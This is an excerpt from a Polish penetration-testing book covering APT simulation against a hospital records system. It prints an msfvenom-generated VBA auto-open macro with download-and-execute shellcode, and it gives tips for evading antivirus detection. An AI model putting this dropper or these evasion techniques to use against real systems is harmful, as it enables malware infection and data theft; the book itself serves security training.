WIL ALLSOPP

TESTY PENETRACYJNE DLA ZAAWANSOWANYCH

HAKOWANIE NAJLEPIEJ ZABEZPIECZONYCH SIECI NA ŚWIECIE

Helion

Tytuł oryginału: Advanced Penetration Testing: Hacking the World's Most Secure Networks

Tłumaczenie: Łukasz Piwko

ISBN: 978-83-283-3895-1

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
ftp://ftp.helion.pl/przyklady/tepeza.zip

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/tepeza
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

Rozdział

1

(Nie)bezpieczna dokumentacja medyczna

W pierwszym rozdziale pokażę Ci, jak za pomocą najprostszego typu ataku można zdobyć nawet najlepiej strzeżone dane. Myślę, że to idealny temat na początek, zwłaszcza że bezpieczeństwo dokumentacji medycznej od dawna spędza sen z powiek dyrektorom szpitali.

PRZYPADEK KANE'A

Groźba kradzieży albo zmiany dokumentacji medycznej krążyła nad służbą zdrowa na długo przed tym, nim pewien Holender znany jako „Kane" w 2000 r. włamał się do centrum medycznego Uniwersytetu Waszyngtońskiego. Kiedy doszło do ataku, podjęto pewne kroki, które utwierdziły władze szpitala w przekonaniu, że zagrożenie zostało zażegnane. Jakież było ich zdziwienie, kiedy pół roku później Kane przekazał zdobyte informacje dziennikarzowi z czasopisma „Security Focus" Kevinowi Poulsenowi, a ten opisał przebieg ataku i jego skutki w artykule. Zdarzenie szybko zyskało globalny rozgłos. Kane zdołał utrzymać obecność w sieciach centrum medycznego, pozwalając myśleć swojej ofierze, że został z nich skutecznie usunięty. W tym celu dopuścił się drobnego oszustwa polegającego na wstawieniu na kilka serwerów łatwego do wykrycia trojana BO2K (narzędzia opracowanego przez grupę o nazwie Cult of the Dead Cow, która była popularna na przełomie wieków), podczas gdy jego infrastruktura dowodzenia i kontroli była nieco bardziej dyskretna. Wiele informacji na temat tego zdarzenia można znaleźć w internecie. Zachęcam do zapoznania się z tym przypadkiem, ponieważ stanowi on doskonały przykład pierwszych

nowoczesnych ataków APT oraz wręcz podręcznikowy przykład tego, jak nie postępować w przypadku wykrycia intruza — zarówno pod względem postępowania wewnętrznego, jak i ujawniania informacji publicznie.

Wspomniany artykuł można przeczytać na stronie *http://www.securityfocus.com/news/122*.

Symulowanie ataków APT — wprowadzenie


Modelowanie ataków APT to specyficzna gałąź testowania penetracyjnego, które zazwyczaj koncentruje się na atakowaniu użytkowników końcowych w celu uzyskania wstępnego dostępu do sieci zamiast atakowania zewnętrznych systemów, jak aplikacje sieciowe czy widoczne w internecie elementy infrastruktury sieciowej. W ramach ćwiczeń taki test zwykle wykonuje się na dwa sposoby — prewencyjnie, tzn. jako część testu penetracyjnego, oraz „post mortem", czyli jako uzupełnienie procesów analizy po ataku w celu dowiedzenia się, jak doszło do włamania. Zdecydowanie częściej spotyka się pierwszy z tych przypadków. Wyróżnia się krótkoterminowe symulacje ataków APT, które mogą trwać do dwóch tygodni, i długoterminowe, które mogą trwać znacznie dłużej, a opłata jest pobierana za jedną godzinę dziennie przez kilka miesięcy. Opinie co do tego, które z podejść jest skuteczniejsze, są podzielone (i oczywiście wiele zależy od celu ataku). Z jednej strony dłuższy test pozwala lepiej naśladować prawdziwy atak, z drugiej strony jednak klienci zwykle żądają regularnego wprowadzania poprawek podczas wykonywania testu, a takie ciągłe rzucanie kłód pod nogi przeczy idei wykonywania testu. W książce opisuję różne podejścia do tej kwestii.

Kontekst i podstawowe informacje o misji

Londyński szpital padł ofiarą włamania nieznanych sprawców. Tyle tylko wiedziałem, kiedy przybyłem do murowanego z czerwonej cegły kampusu w celu omówienia przypadku i przekazania zaleceń co do dalszego postępowania. Po wymianie tradycyjnych uprzejmości i wypiciu typowego w czasie takich spotkań kubka kawy z automatu przeszliśmy do sedna. Nasza gospodyni tajemniczo stwierdziła, że „w rejestrze leków wydawanych na receptę znaleziono nieprawidłowości". Nie bardzo wiedziałem, co o tym myśleć, więc powiedziałem: „Może to robota siostry Jackie?". W zamian zostałem obdarzony spojrzeniem w stylu „To nie jest zabawne, a ja nie oglądam głupich seriali". Mówiła dalej: „Odkryliśmy w naszej bazie danych fałszywe pliki dokumentacji medycznej, na podstawie których ktoś pobierał leki kontrolowane".

No tak. To rzeczywiście jest nieprawidłowość.

Potem dokładniej omówiliśmy atak i budowę systemu przechowywania dokumentacji medycznej — jego zalety i wady. Wówczas stało się jasne, że ataki miały miejsce po przenoszeniu danych do chmury. Szpital korzystał z gotowego rozwiązania firmy o nazwie Pharmattix. Wdrażało je wiele szpitali w całym kraju, ponieważ miało ułatwiać świadczenie usług opieki zdrowotnej w opłacalnym modelu subskrypcyjnym.



Rysunek 1.1. Schemat sieci Pharmattix

System rozróżniał cztery rodzaje użytkowników (rysunek 1.2):

- lekarzy wypisujących recepty na leki,
- apteki wydające leki,
- pacjentów,
- zaplecze administracyjne zajmujące się różnymi kwestiami.

Zawsze dobrze jest porozmawiać z samym producentem oprogramowania, który najlepiej wie, jakie funkcje ma interesujący nas program.

Moim zadaniem jako pentestera będzie włamanie się do systemu przechowywania dokumentacji medycznej szpitala przez przeprowadzenie ataku skierowanego przeciw jednemu z pracowników. Dobrym wyborem wydają się lekarze, ponieważ ich rola w systemie pozwala im na dodawanie pacjentów i przepisywanie leków, czyli dokładnie to, czego nam potrzeba. Z przytoczonej ulotki wiemy, że system integruje się z pakietem MS Office, a zważywszy na otwarty charakter środowiska, które zamierzamy zaatakować, można stwierdzić, że to doskonały punkt zaczepienia.

Rysunek 1.2. Role użytkowników

KIEDY BRUCE SCHNEIER COŚ MÓWI, TO LEPIEJ GO SŁUCHAĆ

„Uwierzytelnianie dwuetapowe to nie panaceum. Nie chroni na przykład przed phishingiem, kradzieżą tożsamości ani nie zabezpiecza internetowych kont przed fałszywymi transakcjami. Rozwiązuje problemy dotyczące bezpieczeństwa sprzed dziesięciu lat, nie dzisiejsze".

Bruce Schneier

Wszystkie typy użytkowników podlegały uwierzytelnianiu dwuetapowemu, czyli oprócz nazwy użytkownika lub hasła pracownik szpitala musiał jeszcze mieć kartę dostępu. Ponadto podczas logowania pacjenci otrzymywali jednorazowe hasła w wiadomościach SMS lub e-mail.

W każdym rozdziale opisuję nowe sposoby przesyłania szkodliwego kodu do atakowanego systemu oraz wskazuję potencjalne możliwości rozbudowy systemu dowodzenia i kontroli. Pierwsza z technik wysyłania szkodliwego ładunku, którą pragnę się z Tobą podzielić, jest zarazem jedną z najstarszych i najskuteczniejszych.

Wysyłanie ładunku, część I: jak posługiwać się makrami VBA

VBA (*Visual Basic for Applications*) to podzbiór należącego do Microsoftu języka programowania o nazwie Visual Basic. Jest przeznaczony do wykonywania tylko w programach Microsoft Word i Excel i służy do automatyzacji powtarzalnych czynności oraz tworzenia niestandardowych poleceń i przycisków na pasku narzędzi. Choć język ten jest bardzo prosty, za jego pomocą można importować liczne biblioteki zewnętrzne, w tym cały interfejs API Windows. Z tego względu można go używać do znacznie poważniejszych celów niż tylko obsługa arkuszy kalkulacyjnych czy zarządzanie listami mailingowymi.

Makra VBA mają bogatą tradycję, jeśli chodzi o przesyłanie szkodliwego oprogramowania, ale to nie znaczy, że dziś technika ta jest choćby odrobinę mniej skuteczna, niż była kiedyś. Wręcz przeciwnie, w najnowszych wersjach pakietu Microsoft Office (od wersji 2010) aplikacje domyślnie w żaden sposób nie rozróżniają kodu podpisanego i niepodpisanego. Są ku temu dwa powody. Po pierwsze podpisywanie kodu jest tak samo skuteczne w ochronie przed szkodliwymi programami jak rytualne

tańce w sprowadzaniu deszczu. A po drugie firmie Microsoft znudziło się ciągłe przestrzeganie ludzi przed używaniem swoich marnie zabezpieczonych technologii skryptowych.

Teraz pokażę Ci przykładowy program pośredni, który będzie uruchamiał szkodliwy kod w chwili, gdy obrany na cel użytkownik otworzy spreparowany dokument Worda lub Excela. Jest wiele możliwości, ale zacznę od pokazania przykładowego kodu wygenerowanego przez narzędzie `msfvenom` z systemu Metasploit, ponieważ stanowi on doskonały przykład, jak nie należy tego robić.

Jak NIE rozpoczynać ataku z użyciem VBA

Narzędzie `msfvenom` służy do tworzenia zakodowanych ładunków lub shellcode'ów działających na szerokim spektrum platform — zwykle są to własne agenty Metasploita, choć istnieje możliwość współpracy z obcym kodem, na przykład istniejącymi już plikami wykonawczymi trojanów itp. Do handlerów Metasploita jeszcze wrócę i omówię ich zalety i wady, ale na razie nie będę wdawał się w szczegóły. Za pomocą modułu `msfvenom` można przygotować ładunek w postaci dziesiętnie zakodowanego shellcode'u w skrypcie VBA, który można wprowadzić bezpośrednio do dokumentu Microsoft Office (listing 1.1). Poniższe polecenie tworzy skrypt VBA, który pobiera spod określonego adresu URL wykonywalny plik Windows i go wykonuje.

Listing 1.1. Makro VBA wygenerowane przez narzędzie


```
root@wil:~# msfvenom -p windows/download_exec -f vba -e shikata-ga-nai -i 5 -a x86 --platform
Windows EXE=c:\temp\payload.exe URL=http://www.wherever.com
Payload size: 429 bytes

#If Vba7 Then
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal Tfnsv As
Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As
LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long, ByVal
Zeruom As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As LongPtr, ByRef
Und As Any, ByVal Issacgbu As Long) As LongPtr
#Else
Private Declare Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal Tfnsv As Long,
ByVal Kyfde As Long, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As Long
Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long, ByVal Zeruom As
Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As Long
Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As Long, ByRef Und As Any,
ByVal Issacgbu As Long) As Long
#EndIf

Sub Auto_Open()
Dim Hdhskh As Long, Wizksxyu As Variant, Rxnffhltx As Long
#If Vba7 Then
Dim Qgsztm As LongPtr, Svfb As LongPtr
#Else
Dim Qgsztm As Long, Svfb As Long
#EndIf
```

```
Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _
139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119,38, _
7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91, _
49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _
79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106, _
2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _
45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,104, _
49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,255, 255, _
99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,46, _
98,111,98,46,99,111,109,0)

Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
Hdhskh = Wizksxyu(Rxnffhltx)
Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh, 1)
Next Rxnffhltx
Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
End Sub

Sub AutoOpen()
Auto_Open
End Sub

Sub Workbook_Open()
Auto_Open
End Sub
```


Kod został dokładnie zaciemniony przez narzędzie (nazwy funkcji i zmiennych zostały losowo wygenerowane), a sam shellcode dodatkowo jest zakodowany przez kilka iteracji algorytmu shikata-ga-nai. Niemniej jednak kontakt tego kodu z jakimkolwiek systemem wykrywania szkodliwych programów lub programem antywirusowym spowoduje włączenie się wszystkich możliwych alarmów. W ramach demonstracji zaimportujemy ten kod do dokumentu Worda, aby pokazać, jak łatwo zostanie wykryty (rysunek 1.3).

Zapisz ten plik w formacie DOC z makrami, jak pokazano na rysunku 1.4.


Jeśli wyślemy ten dokument do zbiorowego serwisu skanowania wirusów *www.virustotal.com*, to będziemy mogli dowiedzieć się, jak zostanie potraktowany w 54 różnych bazach danych szkodliwego oprogramowania — rysunek 1.5.



Rysunek 1.3. Exploit VBA zaimportowany do programu MS Word



Rysunek 1.4. Zapisywanie pliku z wirusem



Detection ratio: 48 / 54

Analysis date: 2016-02-17 10:51:49 UTC (1 minute ago)

Analysis | File detail | Additional information | Comments | Votes


Antivirus	Result
ALYac	W97M.ShellCode.A
Ad-Aware	W97M.ShellCode.A
Arcabit	W97M.ShellCode.A
Avast	MW97:Dropper-P
Avira	HEUR/Macro.Downloader
BitDefender	W97M.ShellCode.A
CAT-QuickHeal	O97M.Donoff.B
Cyren	PP97M/ShellCode.A.gen
DrWeb	W97M.DownLoader.631
ESET-NOD32	VBA/Kryptik.C
Emsisoft	W97M.ShellCode.A (B)
F-Prot	PP97M/ShellCode.A.gen
F-Secure	W97M.ShellCode.A
Fortinet	WM/Agent!tr
GData	W97M.ShellCode.A
Ikarus	Trojan.VBA.Crypt
McAfee	X97M/Downloader.j

Rysunek 1.5. Niedopuszczalnie wysoka wykrywalność przez programy antywirusowe

Z 54 programów anywirusowych aż 48 wykryło nasz kod? Niedobrze.

Ponadto serwis VirusTotal przedstawia pewne dodatkowe informacje pozwalające zorientować się, w jaki sposób osiągnięto taki, a nie inny wynik — rysunek 1.6.

W sekcji *Tags* (znaczniki) wskazane są największe zagrożenia: *auto-open* (automatyczne otwieranie) i *code injection* (wstrzykiwanie kodu). Teraz przeanalizujemy ten nasz kod VBA po kawałku i poszukamy sposobów na zmniejszenie jego wykrywalności. Jeśli z góry wiadomo, jaki program antywirusowy działa w docelowym systemie, to bardzo dobrze, ale i tak zawsze należy starać się osiągnąć zerową wykrywalność.



Rysunek 1.6. Dodatkowe informacje

Analiza kodu VBA

W sekcji deklaracji funkcji zaimportowane zostały trzy funkcje z pliku *kernel32.dll*. Za ich pomocą tworzony jest wątek procesu, alokowana jest pamięć dla shellcode'u i wstawiany jest do niej shellcode. Logicznie myśląc, nie ma żadnego powodu, aby w makrze działającym w procesorze tekstu albo arkuszu kalkulacyjnym wykonywać takie czynności. Dlatego też sama obecność tych funkcji (które są potrzebne do zainstalowania shellcode'u) jest już wystarczająca, aby systemy wykrywania szkodliwych programów podniosły raban.

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Zdz As Long, ByVal Tfnsv As
Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long, Coupxdxe As Long) As LongPtr
Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Hflhigyw As Long, ByVal
Zeruom As Long, ByVal Rlzbwy As Long, ByVal Dcdtyekv As Long) As LongPtr
Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Kojhgx As LongPtr, ByRef
Und As Any, ByVal Issacgbu As Long) As LongPtr
```

Jednak wiele skanerów antywirusowych nie sprawdza sekcji deklaracji, a jedynie główną treść źródłową, w związku z czym zaimportowaną funkcję można ukryć za aliasem, na przykład:

```
Private Declare PtrSafe Function CreateThread Lib "kernel32" Alias "CTAlias" (ByVal Zdz As
Long, ByVal Tfnsv As Long, ByVal Kyfde As LongPtr, Spjyjr As Long, ByVal Pcxhytlle As Long,
Coupxdxe As Long) As LongPtr
```

Potem w głównej części kodu źródłowego można już posługiwać się tylko aliasem. W ten sposób można wywieść w pole wiele antywirusów, w tym Microsoft Endpoint Protection.

Unikaj shellcode'u

Shellcode ułatwia przeprowadzenie ataku, ale jest bardzo łatwy do wykrycia.

```
Wizksxyu = Array(232,137,0,0,0,96,137,229,49,210,100,139,82,48,139,82,12,139,82,20, _
     139,114,40,15,183,74,38,49,255,49,192,172,60,97,124,2,44,32,193,207, _
     13,1,199,226,240,82,87,139,82,16,139,66,60,1,208,139,64,120,133,192, _
     116,74,1,208,80,139,72,24,139,88,32,1,211,227,60,73,139,52,139,1, _
     214,49,255,49,192,172,193,207,13,1,199,56,224,117,244,3,125,248,59,125, _
     36,117,226,88,139,88,36,1,211,102,139,12,75,139,88,28,1,211,139,4, _
     139,1,208,137,68,36,36,91,91,97,89,90,81,255,224,88,95,90,139,18, _
     235,134,93,104,110,101,116,0,104,119,105,110,105,137,230,84,104,76,119,38, _
     7,255,213,49,255,87,87,87,87,86,104,58,86,121,167,255,213,235,96,91, _
     49,201,81,81,106,3,81,81,106,80,83,80,104,87,137,159,198,255,213,235, _
     79,89,49,210,82,104,0,50,96,132,82,82,82,81,82,80,104,235,85,46, _
     59,255,213,137,198,106,16,91,104,128,51,0,0,137,224,106,4,80,106,31, _
     86,104,117,70,158,134,255,213,49,255,87,87,87,87,86,104,45,6,24,123, _
     255,213,133,192,117,20,75,15,132,113,0,0,0,235,209,233,131,0,0,0, _
     232,172,255,255,255,0,235,107,49,192,95,80,106,2,106,2,80,106,2,106, _
     2,87,104,218,246,218,79,255,213,147,49,192,102,184,4,3,41,196,84,141, _
     76,36,8,49,192,180,3,80,81,86,104,18,150,137,226,255,213,133,192,116, _
     45,88,133,192,116,22,106,0,84,80,141,68,36,12,80,83,104,45,87,174, _
     91,255,213,131,236,4,235,206,83,104,198,150,135,82,255,213,106,0,87,104, _
     49,139,111,135,255,213,106,0,104,240,181,162,86,255,213,232,144,255,255,255, _
     99,58,100,97,118,101,46,101,120,101,0,232,19,255,255,255,119,119,119,46, _
     98,111,98,46,99,111,109,0)
```

Można zastosować wiele iteracji kodowania, aby uniemożliwić wykrycie ładunku przez antywirusy — i to ma szansę powodzenia. Problem jednak w tym, że nadal od razu widać, że to shellcode. Tablica bajtów (mimo że zakodowana w formacie dziesiętnym, a nie bardziej typowym szesnastkowym) jest podejrzana dla każdego programu antywirusowego i prawie na pewno spowoduje wszczęcie alarmu. Ponadto nowoczesne antywirusy potrafią przekazywać skompilowany kod (w tym także shellcode) do wirtualnych mikromaszyn w celu poddania go testom heurystycznym. Wówczas sposób kodowania nie ma znaczenia, ponieważ antywirus po prostu sprawdzi, co dany kod robi. Dla narzędzia `msfvenom` przygotowywanie ataków w ten sposób ma sens, ponieważ umożliwia zastosowanie wielu ładunków w jednym skrypcie VBA, ale do poważnych zastosowań w atakach APT takie coś kompletnie się nie nadaje. Ewentualnie tablicę tę można zakodować na kilka sposobów (na przykład w postaci łańcucha Base64), po czym odtworzyć ją w czasie wykonywania programu, ale ten zabieg również nie redukuje liczby wykryć na tyle znacząco, aby warto było zaprzątać sobie tym głowę.

Następny blok kodu zawiera wywołania omawianych funkcji:

```
Qgsztm = VirtualAlloc(0, UBound(Wizksxyu), &H1000, &H40)
    For Rxnffhltx = LBound(Wizksxyu) To UBound(Wizksxyu)
    Hdhskh = Wizksxyu(Rxnffhltx)
    Svfb = RtlMoveMemory(Qgsztm + Rxnffhltx, Hdhskh,
Next Rxnffhltx
    Svfb = CreateThread(0, 0, Qgsztm, 0, 0, 0)
```

Nie ma co się nad tym rozwodzić. Wystarczy tylko powiedzieć, że funkcje `VirtualAlloc`, `RtlMove` ↪`Memory` i `CreateThread` zawsze są podejrzane i zaalarmują każdy program antywirusowy bez względu na to, jak nieszkodliwa jest pozostała część naszego kodu. Zostaną oznaczone jako groźne, nawet jeśli nie będzie im towarzyszył żaden shellcode.

Automatyczne wykonywanie kodu

